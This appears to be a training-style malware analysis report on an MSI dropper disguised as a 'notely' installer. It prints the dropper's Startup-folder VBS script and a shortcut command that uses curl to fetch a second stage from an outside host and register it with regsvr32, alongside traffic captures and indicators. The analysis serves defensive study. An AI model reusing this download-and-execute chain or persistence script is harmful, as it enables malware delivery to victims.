



Practical Malware Analysis & Triage

Malware Analysis Report

Notely-Dropper Malware

Jan 2025 | x200 | v1.0



Table of Contents

Executive Summary	3
High-Level Technical Summary.....	4
Malware Composition	5
notely-setup-x64.msi	5
Basic Dynamic Analysis	7
Advanced Static Analysis	10
Advanced Dynamic Analysis	13
Indicators of Compromise.....	13
Network Indicators	13
Host-based Indicators	13
Rules & Signatures	16
Appendices	17
A. Yara Rules	17
B. Callback URLs.....	18

Executive Summary

SHA256 hash	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
-------------	--


Notely-dropper is a dropper malware sample first identified on Jan 16th, 2025. It is a MSI file dropper that runs on the x64 Windows operating system. It consists of a malicious zip file containing a lnk and a VBS script. The VBS script is dropped in the startup folder. When this script is executed the zip file is decompressed and the lnk file is activated. This lnk file then downloads and executes second stage payload which has a png extension. Symptoms of infection include beaconing to any of the URLs listed in Appendix B on startup.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.



High-Level Technical Summary

Notely-dropper consists of two parts: an MSI file stage 1 dropper and a 2 part second stage. The MSI file falsely claims to be the installer for the notely program. When a user activates this installer a VBS script is dropped in the startup folder and a ZIP file is dropped on the system. The next stage occurs when the VBS script is executed. This script unzips the dropped zip file and activates the lnk file. The lnk file then downloads a file with a png extension as the next stage and registers it with regsvr32.





DemoWare consists of the following components:

notely-setup-x64.msi

Emergreport.zip:

Emergreport.Ink:


```
%windir%\system32\cmd.exe /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png  
consumerfinancereport.local/blog/index/witchABY.jpg && ping -n 1 127.0.0.1 > nul && ping -n  
1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && %w
```

Notely-Dropper Malware
Jan 2025
v1.0



unzip.vbs:

This VBS script is placed in the startup folder. It decompresses the above Emergreport.zip file and executes Emergreport.Ink



```
1 Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)
2
3     Dim fso
4     Set fso = CreateObject("Scripting.FileSystemObject")
5
6     pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
7     dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)
8
9     If (Not fso.FileExists(pathToZipFile)) Then
10         Exit Sub
11     End If
12
13     If Not fso.FolderExists(dirToExtractFiles) Then
14         Exit Sub
15     End If
16
17     Dim sa
18     Set sa = CreateObject("Shell.Application")
19
20     Dim zip
21     Set zip = sa.Namespace(pathToZipFile)
22
23     Dim d
24     Set d = sa.Namespace(dirToExtractFiles)
25
26     d.CopyHere zip.items, 20
27
28     Do Until zip.Items.Count <= d.Items.Count
29         Wscript.Sleep(200)
30     Loop
31
32 End Sub
33
34 Dim objWShell
35 Set objWShell = WScript.CreateObject("WScript.Shell")
36 Dim appData
37 appData = objWShell.expandEnvironmentStrings("%APPDATA%")
38
39 ExtractFilesFromZip appData + "\Emergreport.zip", appData
40
41 objWShell.Run("""%APPDATA%\Emergreport""")
42
43 Set objShell = Nothing
```

Visual Basic file length: 1,020 lines: 43 Ln: 1 Col: 1 Pos: 1 Windows (CR LF) UTF-8 INS



notely.exe:


This file is the notely executable. It does not appear to be malicious.

witchABY.jpg:

This file is another stage which we do not have. It is highly likely to be a malicious dll.

Basic Dynamic Analysis

Upon initial activation of the install a zip file called Emergreport.zip is placed on the device.



Upon restart of the affected machine a request is made to [http://consumerfinancereport\[.\]local/blog/index/witchABY.jpg](http://consumerfinancereport[.]local/blog/index/witchABY.jpg).



Capturing from enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.full_uri contains .local


No.	Time	Source	Destination	Protocol	Length	Info
6572	203.172376297	10.0.0.4	10.0.0.3	HTTP	167	GET /blog/index/witchABy.jpg HTTP/1.1

Frame 6572: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface enp0s3, id 0


- Ethernet II, Src: 08:00:27:3d:75:7a (08:00:27:3d:75:7a), Dst: 08:00:27:e7:f0:30 (08:00:27:e7:f0:30)
- Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
- Transmission Control Protocol, Src Port: 50295, Dst Port: 80, Seq: 1, Ack: 1, Len: 113
- Hypertext Transfer Protocol
 - GET /blog/index/witchABy.jpg HTTP/1.1\r\n
 - Host: consumerfinancereport.local\r\n
 - User-Agent: curl/8.7.1\r\n
 - Accept: */*\r\n
 - \r\n
 - [Full request URI: <http://consumerfinancereport.local/blog/index/witchABy.jpg>]
 - [HTTP request 1/1]
 - [Response in frame: 6577]

The image is downloaded to the same folder as the zip file and link. The link runs the following command when clicked on or activated by the VBS script. The link is long to obfuscate that it is registering a file with regsvr32.exe. The full string can be seen below in the static analysis portion.

```
%windir%\system32\cmd.exe /c call %windir%\system32\curl -s -o  
%appdata%\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg && ping -n  
1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1  
127.0.0.1 > nul && %w
```

Inetsim does not respond with a valid file for regsvr32.exe so this error is seen in the test environment.



Notely-Dropper Malware
Jan 2025
v1.0



Advanced Static Analysis

During static analysis the floss program was used to extract strings from the installer. Two filenames were discovered UNZIP.VBS and Emergreport.zip.

```
C:\Users\x200\Desktop
λ FLOSS.exe notely-setup-x64.msi --format sc32 > floss.txt
INFO: floss: extracting static strings
finding decoding function features: 100%|██████████| 1/1 [00:00<00:00, 64.00 functions/s, skipped 0 library functions]
INFO: floss.stackstrings: extracting stackstrings from 1 functions
extracting stackstrings: 100%|██████████| 1/1 [00:00<?, ? functions/s]
INFO: floss.tightstrings: extracting tightstrings from 0 functions...
extracting tightstrings: 0 functions [00:00, ? functions/s]
INFO: floss.string_decoder: decoding strings
decoding strings: 100%|██████████| 1/1 [00:00<?, ? functions/s]
INFO: floss: finished execution after 10.47 seconds
INFO: floss: rendering results

C:\Users\x200\Desktop
λ cat floss.txt | grpe -i .zip
'grpe' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\x200\Desktop
λ cat floss.txt | grep -i .zip
Folder{B31DBD05-2752-3A9D-9588-397C2548766C}C__07FB49E986E34F77A587FE1336135B89EMERGR~1.ZIP|Emergreport.zip_77D723846EB24A5
8852AABFE167C2217StartupFolder{A8815665-CAE9-264F-71C8-695A8585B1D0}C__77D723846EB24A58852AABFE167C2217UNZIP.VBS|unzip.vbs_
7DA1215618B34D02BA9B5645CE7646E4{F2FA55AA-A64F-F08E-0659-9F7B56A0D559}C__7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.
exe.:USER'S~1|User's Programs MenuProgramMenuFolderSourceDir[ProgramFilesFolder][Manufacturer]\[ProductName]DIRCA_TARGETDIR
TARGETDIR="".:USER'S

C:\Users\x200\Desktop
λ cat floss.txt | grep -i .vbs
Folder{B31DBD05-2752-3A9D-9588-397C2548766C}C__07FB49E986E34F77A587FE1336135B89EMERGR~1.ZIP|Emergreport.zip_77D723846EB24A5
8852AABFE167C2217StartupFolder{A8815665-CAE9-264F-71C8-695A8585B1D0}C__77D723846EB24A58852AABFE167C2217UNZIP.VBS|unzip.vbs_
7DA1215618B34D02BA9B5645CE7646E4{F2FA55AA-A64F-F08E-0659-9F7B56A0D559}C__7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.
exe.:USER'S~1|User's Programs MenuProgramMenuFolderSourceDir[ProgramFilesFolder][Manufacturer]\[ProductName]DIRCA_TARGETDIR
TARGETDIR="".:USER'S
9L0VbS

C:\Users\x200\Desktop
λ |
```

Using msixextract to see the same files and where they will be placed on the filesystem.

```
remnux@remnux:~/notely_extract$ msixextract notely-setup-x64.msi
User's Application Data Folder/Emergreport.zip
User's Startup Folder/unzip.vbs
notely.exe
remnux@remnux:~/notely_extract$ ls
notely.exe  notely-setup-x64.msi  "User's Application Data Folder"  "User's Startup Folder"
remnux@remnux:~/notely_extract$
```



When we view unzip.vbs we get a clearer picture of how this dropper is activated. The VBS script unzips and runs the Emergreport file. It creates a shell object (line 35), unzips the file (line 39) and runs the unzipped file (line 41).

```
C:\Users\x200\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
unzip.vbs
1 Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)
2
3     Dim fso
4     Set fso = CreateObject("Scripting.FileSystemObject")
5
6     pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
7     dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)
8
9     If (Not fso.FileExists(pathToZipFile)) Then
10         Exit Sub
11     End If
12
13     If Not fso.FolderExists(dirToExtractFiles) Then
14         Exit Sub
15     End If
16
17     dim sa
18     set sa = CreateObject("Shell.Application")
19
20     Dim zip
21     Set zip = sa.NameSpace(pathToZipFile)
22
23     Dim d
24     Set d = sa.NameSpace(dirToExtractFiles)
25
26     d.CopyHere zip.items, 20
27
28     Do Until zip.Items.Count <= d.Items.Count
29         Wscript.Sleep(200)
30     Loop
31
32 End Sub
33
34 Dim objWShell
35 Set objWShell = WScript.CreateObject("WScript.Shell")
36 Dim appData
37 appData = objWShell.expandEnvironmentStrings("%APPDATA%")
38
39 ExtractFilesFromZip appData + "\Emergreport.zip", appData
40
41 objWShell.Run("""%APPDATA%\Emergreport""")
42
43 Set objShell = Nothing
Visual Basic file      length : 1,020  lines : 43      Ln:1  Col:1  Pos:1      Windows (CR LF)  UTF-8      INS
```



When we unzip Emergreport.zip we can see Emergreport.lnk. By viewing the contents of this shortcut we can see that it invokes CMD and cURL to download a payload and then registers it with regsvr32.exe.

```
remnux@remnux:~/notely_extract/User's Application Data Folder$ unzip Emergreport.zip
Archive: Emergreport.zip
  inflating: Emergreport.lnk
remnux@remnux:~/notely_extract/User's Application Data Folder$ cat Emergreport.lnk
L0F0B Ue Z00Z000Ue Z0SP000 0:i0+000/C:\V10T;nWindows@ 00R-`0T0p.r
60WindowsZ10TSystem32B 00R-`0T0p."000System32V20R0` cmd.exe@ 00R0`
0T0p.0|0tcmd.exeT75d00Local DiskC:\Windows\System32\cmd.exe...\Windows\System32\cmd.exe/c call %windir%\system32\curl -s -o %appdata%\OneWitch.png consumer
financereport.local/blog/index/witchABy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > n
ul && %windir%\system32\regsvr32 %appdata%\OneWitch.pngC:\Windows\System32\notepad.exe0%windir%\system32\cmd.exe%windir%\system32\cmd.exe0%SystemRoot%\System
32\notepad.exe%SystemRoot%\System32\notepad.exe0%0
0wN000]N0D.00Q000 0Xmatt-tablet2W
m1F0By0"p0E0[00k00f=0002W
m1F0By0"p0E0[00k00f=0000 001SP50XF0L0C000S0m0m
-S-1-5-21-1769737733-910380590-860972384-100191SPS0md00pH0H@.0=x0hH0E00E00K000f_remnux@remnux:~/notely_extract/User's Application Data Folder$
```



Advanced Dynamic Analysis

Here we can see regsvr32.exe taking actions with the downloaded file. Note the file is downloaded from the server as a jpg but is saved on the device as a png. This is highly suspicious as regsvr32.exe is meant to register DLLs or OCX files not image files. This is likely an attempt to bypass controls, but it is unknown what this file is.

1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	CreationTime: 1/17/2025 11:30:15 AM, LastAccessTime: 1/17/2025 12:53:08 PM, LastWriteTime: 1/17/2025 12:53:08 PM, FileAttributes: A
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	Desired Access: Read Data, List Directory, Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous I/O Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Delete
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	Offset: 0, Length: 8192, I/O Range: Non-cached, Paging I/O: Synchronous Paging I/O, Priority: Normal
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	EndOfFile: 4197
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	SyncType: SyncTypeOther
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	SyncType: SyncTypeCreateDisposition, PageProtection: PAGE_EXECUTE_READWRITEPAGE_NOCACHE
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	AllocationSize: 8192, EndOfFile: 4197, NumberOfLinks: 1, DeletePending: False, Directory: False
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous I/O Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, AllocationSize: n/a, OpenResult: Opened
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	Offset: 0, Length: 64, Priority: Normal
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	
1253.	regsvr32.exe	626	OpenFile	C:\Users\N\AppData\Local\Temp\1\witchABBy.jpg	SUCCESS	Desired Access: Read

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

We observed only one network indicator of compromise for this piece of malware. An HTTP request was made to <http://consumerfinancereport.local/blog/index/witchABBy.jpg>.

*enp0s3						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
http.request.full_uri contains .local						
No.	Time	Source	Destination	Protocol	Length	Info
4025	148.973336535	10.0.0.4	10.0.0.3	HTTP	167	GET /blog/index/witchABBy.jpg HTTP/1.1
11748	209.330126116	10.0.0.4	10.0.0.3	HTTP	167	GET /blog/index/witchABBy.jpg HTTP/1.1
11761	214.944179237	10.0.0.4	10.0.0.3	HTTP	167	GET /blog/index/witchABBy.jpg HTTP/1.1
11775	243.030308852	10.0.0.4	10.0.0.3	HTTP	167	GET /blog/index/witchABBy.jpg HTTP/1.1
+	11850	245.389530758	10.0.0.4	HTTP	167	GET /blog/index/witchABBy.jpg HTTP/1.1
Frame 11850: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface enp0s3, id 0						
Ethernet II, Src: 08:00:27:3d:75:7a (08:00:27:3d:75:7a), Dst: 08:00:27:e7:f0:30 (08:00:27:e7:f0:30)						
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3						
Transmission Control Protocol, Src Port: 50852, Dst Port: 80, Seq: 1, Ack: 1, Len: 113						
Hypertext Transfer Protocol						
GET /blog/index/witchABBy.jpg HTTP/1.1\r\n						
Host: consumerfinancereport.local\r\n						
User-Agent: curl/8.7.1\r\n						
Accept: */*\r\n						
\r\n						
[Full request URI: http://consumerfinancereport.local/blog/index/witchABBy.jpg]						
[HTTP request 1/1]						
[Response in frame: 11855]						

